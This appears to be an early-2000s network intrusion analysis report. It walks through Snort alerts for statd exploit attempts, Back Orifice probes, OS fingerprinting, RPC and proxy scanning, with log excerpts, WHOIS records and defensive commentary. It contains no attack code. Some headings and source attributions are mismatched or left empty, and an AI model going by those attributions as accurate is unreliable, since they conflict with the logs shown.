STATDX UDP attack	2 sources	8 destinations

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
171.65.61.201	14	2548	7	1230
129.105.107.190	2	492	1	242

Source: ***171.65.61.201***: overview -14 instances of *STATDX UDP attack*

Earliest: 19:41:05.730067 on 02/20/2001
Latest: 19:50:27.841918 on 02/20/2001

Output from ARIN WHOIS:

```
Stanford University Network (NETBLK-NETBLK-SUNET)
Pine Hall, Room 115
Stanford, CA 94305-4122 US

Netname: NETBLK-SUNET
Netblock: 171.64.0.0 - 171.67.255.255
```

02/20-19:41:51.812847 [**] STATDX UDP attack [**] 171.65.61.201:833 -> MY.NET.60.58:800
02/20-19:41:51.812847 [**] STATDX UDP attack [**] 171.65.61.201:833 -> MY.NET.60.58:800
02/20-19:42:33.320412 [**] STATDX UDP attack [**] 171.65.61.201:871 -> MY.NET.105.91:798
02/20-19:42:33.320412 [**] STATDX UDP attack [**] 171.65.61.201:871 -> MY.NET.105.91:798
02/20-19:42:33.683596 [**] STATDX UDP attack [**] 171.65.61.201:873 -> MY.NET.105.169:32774
02/20-19:42:33.683596 [**] STATDX UDP attack [**] 171.65.61.201:873 -> MY.NET.105.169:32774
02/20-19:42:51.102298 [**] STATDX UDP attack [**] 171.65.61.201:891 -> MY.NET.130.81:941
02/20-19:42:51.102298 [**] STATDX UDP attack [**] 171.65.61.201:891 -> MY.NET.130.81:941
02/20-19:43:04.460052 [**] STATDX UDP attack [**] 171.65.61.201:904 -> MY.NET.140.29:797
02/20-19:43:04.460052 [**] STATDX UDP attack [**] 171.65.61.201:904 -> MY.NET.140.29:797
02/20-19:45:33.132877 [**] STATDX UDP attack [**] 171.65.61.201:936 -> MY.NET.181.127:910
02/20-19:45:33.132877 [**] STATDX UDP attack [**] 171.65.61.201:936 -> MY.NET.181.127:910

Source: ***129.105.107.190***: overview - 2 instances of *STATDX UDP attack*

02/20-19:35:35.660074 [**] STATDX UDP attack [**] 129.105.107.190:859 -> MY.NET.60.75:798
02/20-19:35:35.660074 [**] STATDX UDP attack [**] 129.105.107.190:859 -> MY.NET.60.75:798

This event indicates that a remote attacker may be attempting to exploit a vulnerable rpc.statd service using the statdx linux exploit.

The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed. If you are using a firewall that supports stateful inspection, and are not vulnerable to sequence number prediction attacks, then you can be fairly certain that the source IP address of the event is accurate. Also, it has been noted that the due to the nature of this event the attacker does not normally require response traffic. In most cases this means that the event should be analyzed along with other supporting data before acting on the event.

See Detect 4 for a more robust analysis.

Back Orifice

Name	Description
CAN-1999-0660	** CANDIDATE (under review) ** A hacker utility or Trojan Horse is installed on a system, e.g. NetBus, Back Orifice, Rootkit, etc.
CAN-2000-0562	** CANDIDATE (under review) ** BlackIce Defender 2.1 and earlier, and BlackIce Pro 2.0.23 and earlier, do not properly block Back Orifice traffic when the security setting is Nervous or lower.

Back Orifice	2 sources	25 destinations

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
203.170.152.87	16	16	16	16
63.10.224.59	9	9	9	9

1 different signature is present for *203.170.152.87* as a source

16 instances of *Back Orifice*

```
03/07-08:49:31.283316 [**] Back Orifice [**] 203.170.152.87: 31338 -> MY.NET.98.23:31337
03/07-08:49:31.349034 [**] Back Orifice [**] 203.170.152.87:31338 -> MY.NET.98.35:31337
03/07-08:49:31.859244 [**] Back Orifice [**] 203.170.152.87:31338 -> MY.NET.98.142:31337
XXXXXXXXXX   CUT XXXXXXXXXXXXXXX
03/07-08:49:32.372500 [**] Back Orifice [**] 203.170.152.87:31338 -> MY.NET.98.205:31337
03/07-08:49:32.385565 [**] Back Orifice [**] 203.170.152.87:31338 -> MY.NET.98.207:31337
```

1 different signature is present for *63.10.224.59* as a source

```
02/24-17:04:09.754841 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.97.3:31337
02/24-17:04:16.714295 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.97.119:31337
XXXXXXXXXX   CUT XXXXXXXXXXXXXXX
02/24-17:04:30.711389 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.123:31337
02/24-17:04:36.800828 [**] Back Orifice [**] 63.10.224.59:2382 -> MY.NET.98.238:31337
```

This event indicates an attempt to connect to the default port for the Back Orifice Trojan. This is a probe and does not necessarily indicate compromise.
Since a UDP packet caused this event, the source IP address could be easily forged. It has been noted that the intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed.

If it is determined that this traffic is indeed an attempt to access the Trojan Back Orifice, the Attackers address should be dis-allowed from entering the network. This may be achieved using a packet-filtering device.

ICMP SRC and DST outside network

ICMP SRC and DST outside network	24 sources	19 destinations

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
10.0.0.1	31	31	2	2
10.3.41.11	26	45	1	6
128.249.101.1	8	8	1	1
128.249.104.1	6	6	1	1
128.249.98.1	4	4	1	1
10.10.5.3	3	7	1	3
172.128.235.48	2	2	1	1
140.120.80.254	2	2	1	1
172.128.249.145	2	3	2	3
172.158.83.255	2	2	1	1

***Source:* 10.0.0.1** - *31 instances of* ICMP SRC and DST outside network
Earliest: 14:17:02.229115 on 02/20/2001
Latest: 19:04:59.797400 on 02/22/2001

```
02/20-14:17:02.229115 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
02/20-14:17:02.229115 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
02/20-14:23:49.612778 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
XXX CUT XXX
02/22-18:21:10.825983 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
02/22-18:31:50.198811 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
02/22-19:04:59.797400 [**] ICMP SRC and DST outside network [**] 10.0.0.1 -> 209.143.81.2
```

Source: *10.3.41.11* - 26 instances of ICMP SRC and DST outside network

Earliest: 12:39:33.668412 on 02/20/2001
Latest: 08:11:40.898615 on 02/28/2001

```
02/23-07:39:20.929347 [**] ICMP SRC and DST outside network [**] 10.3.41.11 ->
10.1.40.102
02/23-07:39:23.810847 [**] ICMP SRC and DST outside network [**] 10.3.41.11 ->
10.1.40.102
02/23-08:19:49.503427 [**] ICMP SRC and DST outside network [**] 10.3.41.11 ->
10.1.40.102
XXX CUT XXX
02/28-08:11:40.898615 [**] ICMP SRC and DST outside network [**] 10.3.41.11 ->
10.1.40.102
```

Source: *128.249.101.1* - 8 instances of ICMP SRC and DST outside network

Earliest: 05:50:29.223597 on 02/20/2001
Latest: 05:50:29.270622 on 02/20/2001

Output from ARIN WHOIS:
Baylor College of Medicine (NET-TMC-NET)
HoustonTX 77030 US
Netname: TMC-NET
Netblock: 128.249.0.0 - 128.249.255.255

```
02/20-05:50:29.223597 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.223597 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.223683 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.223683 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.270544 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.270544 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.270622 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
02/20-05:50:29.270622 [**] ICMP SRC and DST outside network [**] 128.249.101.1 ->
224.2.127.254
```

These alerts are generated from a rules set which says that there should be no ICMP traffic entering or leaving your network that does not have either a source, or destination IP address within your defined address space. From the examples above that Snort marked in violation of the rule we can see two things happening: Net ten being routed within your network, and what appears to be multicast traffic.

Net Ten

Routers should not be routing 10 net, as a general rule. The 10 network is reserved for private address space and should only be seen on those segments. There should never be a case when a 10 net address is going to a valid, non-private address space. If you are doing Network Address Translation (NAT) within your network and the Snort sensor is on that segment, then you would expect to see 10 net source and destination traffic. However if this is not the case, it is likely that spoofing is occurring. Routing of net ten should be dis-allowed in your router configs.

Apparent Multicast

Multi cast

Null Scan

Null scan!	118 sources	90 destinations

We can ascertain that either there is a malfunctioning network device somewhere near our network. It is also possible that these hosts are scanning our network trying to guess the OS. A Null Scan is a technique that allows you to guess the Operating System of a remote host by sending data that is not possible with legitimate traffic. A Null scan is a TCP packet that does not have ANY TCP flag set.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
62.59.52.52	8	8	1	1
24.201.13.232	5	5	1	1
128.253.136.176	4	4	1	1
128.40.224.18	3	3	2	2
130.83.217.180	2	2	1	1
131.155.227.236	2	2	1	1
24.180.66.185	2	2	1	1
209.255.181.63	2	2	1	1
63.255.0.30	2	2	1	1
169.229.100.79	2	2	1	1

Lets look at the top 3 talkers:

```
02/20-06:16:32.087770 [**] Null scan! [**] 62.59.52.52:18245 ->
My.Net.203.210:21504
02/20-06:16:32.087770 [**] Null scan! [**] 62.59.52.52:18245 ->
My.Net.203.210:21504
```

```
02/20-06:16:32.087818 [**] Null scan! [**] 62.59.52.52:18245 ->
My.Net.203.210:21504
```

----------------------Cut---------------------------

```
02/20-06:16:32.087912 [**] Null scan! [**] 62.59.52.52:18245 ->
My.Net.203.210:21504
02/20-06:16:32.087912 [**] Null scan! [**] 62.59.52.52:18245 ->
My.Net.203.210:21504
```

Here is the WhoIs Informaion for this host.

```
inetnum:      62.59.52.0 - 62.59.55.255
netname:      VERSATEL-DIAL-FFI-ZONNET-ASD1-1
descr:        Zonnet Flat Fee Internet
country:      NL
admin-c:      MT2926-RIPE
tech-c:       VT1029-RIPE
status:       ASSIGNED PA
notify:       hostmaster@versatel.net
mnt-by:       AS13127-MNT
changed:      hostmaster@versatel.net 20001128
source:       RIPE
```

```
02/22-02:54:13.272425 [**] Null scan! [**] 24.201.13.232:3256 ->
My.Net.222.218:6346
02/22-06:15:34.777381 [**] Null scan! [**] 24.201.13.232:2715 ->
My.Net.222.218:6346
02/22-08:18:06.051518 [**] Null scan! [**] 24.201.13.232:2329 ->
My.Net.222.218:6346
02/22-08:57:20.283079 [**] Null scan! [**] 24.201.13.232:3285 ->
My.Net.222.218:6346
02/22-11:23:01.805879 [**] Null scan! [**] 24.201.13.232:0 ->
```

```
WhoIs Information:
Videotron Ltee (NETBLK-VL-2BL)       VL-2BL          24.200.0.0 -
24.203.255.255
Videotron Ltee (NETBLK-VL-M-MV-18C90D00) VL-M-MV-18C90D00
                                                24.201.13.0 -
24.201.13.255
```

```
02/20-02:30:50.027300 [**] Null scan! [**] 128.253.136.176:6346 ->
My.Net.206.30:2427
02/20-02:30:50.027300 [**] Null scan! [**] 128.253.136.176:6346 ->
My.Net.206.30:2427
02/20-02:30:56.444950 [**] Null scan! [**] 128.253.136.176:6346 ->
My.Net.206.30:2427
02/20-02:30:56.444950 [**] Null scan! [**] 128.253.136.176:6346 ->
My.Net.206.30:2427
```

```
WhoIs information:

Cornell University (NET-CCS-NET)
   Cornell Information Technologies
   Network Resources
   143 Caldwell Hall
```

```
Ithaca, NY 14853
US

Netname: CCS-NET
Netblock: 128.253.0.0 - 128.253.255.255

Coordinator:
   Pishioneri, Philip  (PP252-ARIN)  pgp1@cornell.edu
   +1 607-255-9495 (FAX) +1 607-255-8169

Domain System inverse mapping provided by:

BIGRED.CIT.CORNELL.EDU      128.253.180.2
SEISMO.CSS.GOV              140.162.1.25
CAYUGA.CS.ROCHESTER.EDU     192.5.53.209
DNS.CIT.CORNELL.EDU                  192.35.82.50

Record last updated on 04-May-2000.
Database last updated on 26-May-2001 22:57:19 EDT.
```

SUNRPC high port access

SUNRPC highport access!	7 sources	7 destinations

Looking at the top 3 talkers for this signature there are 2 facts that cannot be missed.

- 24.9.158.233 is actively scanning our network looking for RPC services that are available for exploit.
- My.Net.70.38 needs to be looked at ASAP for an entirely different reason. (Nmap TCP ping- which we will discuss later)

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.9.158.233	197	197	1	1
My.Net.70.38	4	7197	1	3814
152.163.241.90	3	3	1	1
205.188.5.157	2	2	1	1
216.136.171.195	2	2	1	1
24.9.203.188	1	4	1	1
200.233.81.13	1	1	1	1

Source: *24.9.158.233*: overview - 197 instances of SUNRPC high port access.

Output from ARIN WHOIS:
@Home Network (NETBLK-ATHOME)   ATHOME   24.0.0.0 - 24.23.255.255

`@Home Network (`NETBLK-RDC1-MD-4)RDC1-MD-4 24.9.144.0 - 24.9.159.255

```
02/20-09:52:50.620251 [**] SUNRPC highport access! [**] 24.9.158.233:22 -> My.Net.163.17:32771
02/20-09:52:50.620251 [**] SUNRPC highport access! [**] 24.9.158.233:22 -> My.Net.163.17:32771
02/20-09:52:53.431157 [**] SUNRPC highport access! [**] 24.9.158.233:22 -> My.Net.163.17:32771
```

XXX CUT XXX

```
02/22-10:25:51.083044 [**] SUNRPC highport access! [**] 24.9.158.233:22 -> My.Net.163.17:32771
02/22-11:02:19.487124 [**] SUNRPC highport access! [**] 24.9.158.233:22 -> My.Net.163.17:32771
02/22-14:53:26.320388 [**] SUNRPC highport access! [**] 24.9.158.233:22 -> My.Net.163.17:32771
```

Source: *My.Net.70.38*: overview - 4 instances of SUNRPC highport access.

Earliest: **00:00:46**.510542 *on 02/20/2001*
Latest: **13:56:55**.982638 *on 02/23/2001*
2 different signatures are present for *My.Net.70.38* as a source

```
02/20-03:41:17.557159 [**] SUNRPC highport access! [**] My.Net.70.38:36338 -> My.Net.103.112:32771
02/20-03:41:17.557159 [**] SUNRPC highport access! [**] My.Net.70.38:36338 -> My.Net.103.112:32771
XXX CUT XXX
02/20-03:41:17.557261 [**] SUNRPC highport access! [**] My.Net.70.38:36340 -> My.Net.103.112:32771
02/20-03:41:17.557261 [**] SUNRPC highport access! [**] My.Net.70.38:36340 -> My.Net.103.112:32771
```

Source: *152.163.241.90*: overview - 3 instances of SUNRPC highport access

Output from ARIN WHOIS:

America Online (NET-ANS-BNET8)
12100 Sunrise Valley Drive
Reston, VA 20191
US
Netname: AOL-BNET
Netblock: 152.163.0.0 - 152.163.255.255

03/10-20:54:17.215127 [**] SUNRPC highport access! [**] 152.163.241.90:5190 -> My.Net.98.122:32771
03/10-20:54:17.919511 [**] SUNRPC highport access! [**] 152.163.241.90:5190 -> My.Net.98.122:32771
03/10-20:54:26.705542 [**] SUNRPC highport access! [**] 152.163.241.90:5190 -> My.Net.98.122:32771

Tiny Fragments - Possible Hostile Activity

Name	Description
CVE-2000-0630	IIS 4.0 and 5.0 allows remote attackers to obtain fragments of source code by appending a +.htr to the URL, a variant of the "File Fragment Reading via .HTR" vulnerability.

Fragmentation is a normal event in network traffic. That is why this is such an interesting exploit. However, commercial network equipment do not usually fragments their traffic to less than 256 bytes. Thus any traffic that you see below that threshold value is *extremely* suspect. Two tools that we know for that we produce fragments of this size are Nmap and Fragrouter. They fragment packets to either 8 or 24 byte. It is safe to say that this network is either under attack or something is VERY broken.

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
212.89.165.5	116	116	1	1
64.80.90.36	73	73	2	2
202.205.5.10	6	6	1	1
202.96.96.3	5	5	2	2
64.80.88.99	5	5	1	1
64.80.89.149	3	3	2	2
64.80.90.84	3	3	1	1
111.111.111.111	2	2	1	1
202.101.43.220	2	2	1	1
61.140.75.5	2	2	1	1

Source: *212.89.165.5*: overview- 116 instances of *Tiny Fragments - Possible Hostile Activity*

Earliest: 01:35:45.983271 *on 03/06/2001*
Latest: 01:39:16.106940 *on 03/06/2001*

RIPE Whois server information:

inetnum: **212.89.165.0 - 212.89.165.255**
netname: ALTECSA
descr: Information Technology & Communications
country: GR
admin-c: ASA17-RIPE
tech-c: ANOC2-RIPE
status: ASSIGNED PA
notify: noc@acn.gr
mnt-by: AS8509-MNT
changed: noc@acn.gr 20010208
source: RIPE

03/06-01:35:45.983271 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42
03/06-01:35:47.097885 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42
03/06-01:35:50.085597 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42
XXX CUT XXX
03/06-01:39:10.797440 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42
03/06-01:39:10.827877 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42
03/06-01:39:15.554701 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42
03/06-01:39:16.106940 [**] Tiny Fragments - Possible Hostile Activity [**] 212.89.165.5 -> My.Net.223.42

Source: *212.89.165.5*: overview- 73 instances of *Tiny Fragments - Possible Hostile Activity*
Earliest: 18:12:53.213115 *on 02/04/2001*
Latest: 18:31:44.909859 *on 02/04/2001*

Output from ARIN WHOIS

PaeTec Communications, Inc. (NETBLK-PAETECCOMM) PAETECCOMM 64.80.0.0 - 64.80.255.255
CollegePark/KnightsCourt (NETBLK-PAET-CPRK-KNHTSCRT-2) PAET-CPRK-KNHTSCRT-2 64.80.88.0 - 64.80.93.255

02/04-18:12:53.213115 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> My.Net.98.117
02/04-18:12:53.673250 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> My.Net.98.117
02/04-18:12:56.130994 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> My.Net.98.117

XXX CUT XXX
02/04-18:31:43.456950 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> My.Net.97.231
02/04-18:31:44.380467 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> My.Net.97.231
02/04-18:31:44.909859 [**] Tiny Fragments - Possible Hostile Activity [**] 64.80.90.36 -> My.Net.97.231

Queso fingerprint

Name	Description
CAN-1999-0454	** CANDIDATE (under review) ** A remote attacker can sometimes identify the operating system of a host based on how it reacts to some IP or ICMP packets, using a tool such as nmap or queso.

This event indicates that a remote user has used the Queso tool to determine the OS fingerprint of the server. There are specific flags that are set in a Queso scan. The packet will have the S*****21 tcp options set and the TTL set to 255, as we can see in the packet below.

```
02/02-13:40:07.346966 source:16720 -> target:80
TCP TTL:255 TOS:0x10 ID:48057
S*****21 Seq: 0x61FFCC46   Ack: 0x0   Win: 0x1234
```

This scan and others like it show just how active the reconnaissance's is on this network.

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
194.51.109.194	66	66	5	5
141.30.228.122	38	38	8	8
209.85.60.183	31	31	1	1
141.30.228.134	30	30	7	7
141.30.228.43	30	30	14	14
141.30.228.189	27	27	9	9
207.96.122.8	22	22	4	4
141.30.228.199	20	20	13	13
141.30.228.115	19	19	11	11
209.85.60.179	19	19	2	2

Source: ***194.51.109.194***: overview- 66 instances of Queso fingerprint

Earliest: 07:34:10.238626 on 02/22/2001
Latest: 13:01:24.800295 on 02/27/2001

RIPE Whois server information:

```
inetnum:      194.51.109.192 - 194.51.109.207
netname:      FR-BTPI-ABLEWOOD
descr:        BTPI ABLEWOOD
country:      FR
admin-c:      PH6192-RIPE
tech-c:       PH6192-RIPE
status:       ASSIGNED PA
mnt-by:       RAIN-TRANSPAC
changed:      addr-reg@rain.fr 20000516
source:       RIPE
```

02/22-07:34:10.238626 [**] Queso fingerprint [**] 194.51.109.194:63104 -> My.Net.219.214:6346
02/23-01:51:23.485919 [**] Queso fingerprint [**] 194.51.109.194:62563 -> My.Net.162.200:6346
02/23-03:36:12.801926 [**] Queso fingerprint [**] 194.51.109.194:63262 -> My.Net.224.242:6346
02/27-10:01:43.524642 [**] Queso fingerprint [**] 194.51.109.194:64754 -> My.Net.229.242:6346
XXX CUT XXX
02/27-11:02:22.942960 [**] Queso fingerprint [**] 194.51.109.194:64961 -> My.Net.229.242:6346
02/27-11:03:37.315289 [**] Queso fingerprint [**] 194.51.109.194:64974 -> My.Net.229.242:6346
02/27-13:01:24.800295 [**] Queso fingerprint [**] 194.51.109.194:61235 -> My.Net.229.242:6346

Source: *141.30.228.122*: overview- 38 instances of Queso fingerprint

Earliest: **19:49:24**.708099 *on 01/30/2001*
Latest: **02:43:55**.225251 *on 02/25/2001*

ARIN Whois server information:

European Regional Internet Registry/RIPE NCC (NETBLK-RIPE2) RIPE-141 141.0.0.0 - 141.85.255.255
TU Dresden (NET-TULNET)   TUDR   141.30.0.0 - 141.30.255.255

01/30-19:49:24.708099 [**] Queso fingerprint [**] 141.30.228.122:3099 -> My.Net.213.194:6346
01/30-20:12:34.251422 [**] Queso fingerprint [**] 141.30.228.122:4732 -> My.Net.225.106:6346
01/30-20:34:39.591653 [**] Queso fingerprint [**] 141.30.228.122:1558 -> My.Net.213.194:6346
XXX CUT XXX
02/23-09:04:40.179293 [**] Queso fingerprint [**] 141.30.228.122:4609 -> My.Net.162.200:6346
02/23-09:39:05.935666 [**] Queso fingerprint [**] 141.30.228.122:1843 -> My.Net.224.242:6346

```
02/25-02:43:55.225251 [**] Queso fingerprint [**] 141.30.228.122:2983 -> My.Net.222.230:6355
```

Source: *207.96.122.8*: overview- 22 instances of Queso fingerprint

Earliest: **16:07:26**.979756 *on 02/06/2001*
Latest: **22:14:11**.270358 *on 02/24/2001*

ARIN Whois server information:

RCN Corporation (NET-RCN-BLK-1)
105 Carnegie Center
Princeton, NJ 08540
US
Netname: RCN-BLK-1
Netblock: 207.96.0.0 - 207.96.127.255
Maintainer: RCN

```
02/06-17:56:19.599321 [**] Queso fingerprint [**] 207.96.122.8:51690 -> My.Net.253.41:25
02/06-17:56:19.599321 [**] Queso fingerprint [**] 207.96.122.8:51690 -> My.Net.253.41:25
02/20-09:27:31.448398 [**] Queso fingerprint [**] 207.96.122.8:45334 -> My.Net.253.41:25
02/20-09:27:31.448398 [**] Queso fingerprint [**] 207.96.122.8:45334 -> My.Net.253.41:25
02/20-13:57:10.684212 [**] Queso fingerprint [**] 207.96.122.8:55048 -> My.Net.253.43:25
02/20-13:57:10.684212 [**] Queso fingerprint [**] 207.96.122.8:55048 -> My.Net.253.43:25
02/20-16:42:44.808968 [**] Queso fingerprint [**] 207.96.122.8:38828 -> My.Net.253.43:25
02/20-16:42:44.808968 [**] Queso fingerprint [**] 207.96.122.8:38828 -> My.Net.253.43:25
02/22-12:56:28.336246 [**] Queso fingerprint [**] 207.96.122.8:57189 -> My.Net.253.43:25
02/22-23:23:38.073074 [**] Queso fingerprint [**] 207.96.122.8:39899 -> My.Net.253.42:25
02/23-09:36:30.806347 [**] Queso fingerprint [**] 207.96.122.8:47006 -> My.Net.253.43:25
02/23-16:19:41.476128 [**] Queso fingerprint [**] 207.96.122.8:35695 -> My.Net.253.43:25
02/23-20:45:29.866589 [**] Queso fingerprint [**] 207.96.122.8:51618 -> My.Net.253.41:25
02/23-23:29:14.498607 [**] Queso fingerprint [**] 207.96.122.8:34435 -> My.Net.253.42:25
02/24-15:33:42.800278 [**] Queso fingerprint [**] 207.96.122.8:50346 -> My.Net.253.42:25
02/24-22:14:11.270358 [**] Queso fingerprint [**] 207.96.122.8:38173 -> My.Net.253.41:25
```

Attempted Sun RPC high port access

Name	Description
CVE-1999-0189	Solaris rpcbind listens on a high numbered UDP port, which may not be filtered since the standard port number is 111.

Attempted Sun RPC access is a host trying to find services that may be running on the ports *32771:34000* which are the designated ports that the RPC Port Mapper will assign to a service when it is started. It is likely that the services that are being accessed are on common ports which make them easy to guess and thus easy to exploit. Great care should be taken to remove those services that are not needed and patch those that are being used.

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
64.244.10.40	362	362	1	1
205.188.153.97	134	134	1	1
205.188.153.98	20	20	1	1
205.188.153.105	13	13	1	1
205.188.153.108	6	6	1	1
205.188.153.107	5	5	1	1
205.188.153.109	3	3	1	1

Source: *64.244.10.40*: overview- 362 instances of *Attempted Sun RPC high port access*

Earliest: **14:00:10**.320844 *on 01/30/2001*
Latest: **14:12:19**.383302 *on 01/30/2001*

ARIN Whois server information:

Business Internet, Inc. (NET-ICIX-MD-BLK16)

3625 Queen Palm Drive
Tampa, FL 33619
US
Netname: ICIX-MD-BLK16
Netblock: 64.244.0.0 - 64.245.255.255
Maintainer: IMBI

01/30-14:00:10.320844 [**] Attempted Sun RPC high port access [**] 64.244.10.40:7777 -> My.Net.223.254:32771
01/30-14:00:13.264842 [**] Attempted Sun RPC high port access [**] 64.244.10.40:7777 -> My.Net.223.254:32771
01/30-14:00:13.505952 [**] Attempted Sun RPC high port access [**] 64.244.10.40:7777 -> My.Net.223.254:32771
XXX CUT XXX
01/30-14:12:14.520312 [**] Attempted Sun RPC high port access [**] 64.244.10.40:7777 -> My.Net.223.254:32771
01/30-14:12:15.135405 [**] Attempted Sun RPC high port access [**] 64.244.10.40:7777 -> My.Net.223.254:32771

01/30-14:12:19.383302 [**] Attempted Sun RPC high port access [**] 64.244.10.40:7777 ->

Source: *205.188.153.97*: overview - 134 instances of *Attempted Sun RPC high port access*

Earliest: **00:08:00**.575906 *on 02/11/2001*
Latest: **23:50:23**.661861 *on 02/11/2001*

ARIN Whois server information:

```
America Online, Inc (NETBLK-AOL-DTC)
22080 Pacific Blvd
Sterling, VA 20166  US
Netname: AOL-DTC
Netblock: 205.188.0.0 - 205.188.255.255
```

02/11-00:08:00.575906 [**] Attempted Sun RPC high port access [**] 205.188.153.97:4000 -> My.Net.221.246:32771
02/11-00:21:18.549380 [**] Attempted Sun RPC high port access [**] 205.188.153.97:4000 -> My.Net.221.246:32771
02/11-00:23:59.584842 [**] Attempted Sun RPC high port access [**] 205.188.153.97:4000 -> My.Net.221.246:32771
XXX CUT XXX
02/11-23:44:34.058586 [**] Attempted Sun RPC high port access [**] 205.188.153.97:4000 -> My.Net.221.246:32771
02/11-23:49:33.483490 [**] Attempted Sun RPC high port access [**] 205.188.153.97:4000 -> My.Net.221.246:32771
02/11-23:50:23.661861 [**] Attempted Sun RPC high port access [**] 205.188.153.97:4000 -> My.Net.221.246:32771

WinGate 1080 Attempt

Name	Description
CVE-1999-0290	The WinGate telnet proxy allows remote attackers to cause a denial of service via a large number of connections to localhost.
CVE-1999-0291	The WinGate proxy is installed without a password, which allows remote attackers to redirect connections without authentication.
CVE-1999-0441	Remote attackers can perform a denial of service in WinGate machines using a buffer overflow in the Winsock Redirector Service.
CVE-1999-0494	Denial of service in WinGate proxy through a buffer overflow in POP3.
CVE-2000-1080	Quake 1 (quake1) and ProQuake 1.01 and earlier allow remote attackers to cause a denial of service via a malformed (empty) UDP packet

WinGate is a type of Proxy server. If any of the hosts below are running a Proxy Server it should be immediately checked to see if it allowing outside users to Proxy through it. Proxy servers are a precious commodity in the attacker world as they provide an means of hiding from the destination.

“This event indicates that someone is scanning your system to see if it is running SOCKS. This may be a hacker that desires to "bounce" traffic through your system or a chat server (trying to determine if someone is bouncing through your system to chat anonymously). “
(whitehats.com)

Sources triggering this attack signature

WinGate 1080 Attempt	105 sources	229 destinations

Top 10

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
199.173.178.2	185	185	32	32
204.117.70.5	51	51	15	15
63.53.52.128	47	47	45	45
24.1.201.200	29	29	1	1
216.179.0.32	28	28	17	17
212.73.162.30	27	27	15	15
128.121.244.217	23	23	1	1
63.151.165.130	15	15	2	2
209.212.128.47	12	12	12	12
216.234.161.197	10	10	8	8

Connect to 515 from inside

connect to 515 from inside	6 sources	5 destinations

There are several exploits for the LPD service on different operating systems. This alert may be an attempt from an inside user to exploit a co-workers machine or it could be a spoofed packet hoping to make it in through some sort of security device. It is also possible that this is spoofed traffic.

This particular port and service, unless otherwise required, should not be aloud from outside the network. However, if there is a printer that is running services on that port and the IDS is in a positions that it can see this traffic the IDS will trigger this signature.

Here are the Top 3 talkers:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
My.Net.98.190	514	514	1	1

My.Net.97.88	118	118	1	1
My.Net.7.20	15	15	1	1

```
02/11-08:54:08.605201 [**] connect to 515 from inside [**] My.Net.98.190:1025 ->
216.181.129.185:515
02/11-08:54:36.640958 [**] connect to 515 from inside [**] My.Net.98.190:1025 ->
216.181.129.185:515
02/11-08:55:51.754824 [**] connect to 515 from inside [**] My.Net.98.190:1025 ->
216.181.129.185:515
----------------CUT----------------
02/11-17:44:56.195469 [**] connect to 515 from inside [**] My.Net.98.190:1025 ->
216.181.129.185:515
02/11-17:45:30.250792 [**] connect to 515 from inside [**] My.Net.98.190:1025 ->
216.181.129.185:515
02/11-17:46:20.335512 [**] connect to 515 from inside [**] My.Net.98.190:1025 ->
216.181.129.185:515
```

In looking at this traffic, if 216.181.129.185 is a printer and that type of traffic is allowed outside the network then we can disregard it. However, this may also mean that the machine from our network was trying to exploit a LDP buffer overflow on an external machine.

SMB Name Wildcard

Name	CAN-1999-0621 (under review)
Description	A component service related to NETBIOS is running.
References	
Phase	Proposed (19990804)
Votes	ACCEPT(1) Wall REJECT(2) LeBlanc, Northcutt
Comments	LeBlanc> There is insufficient description to even know what this is. Lots of component services related to NetBIOS run, and usually do not constitute a problem.

SMB Name Wildcard	307 sources	425 destinations

The signature is flagged on a external machines trying to accesses internal machine via port 137. Microsoft suggests a strong perimeter security to be applied when dealing with their products. Here is an example of the signature.

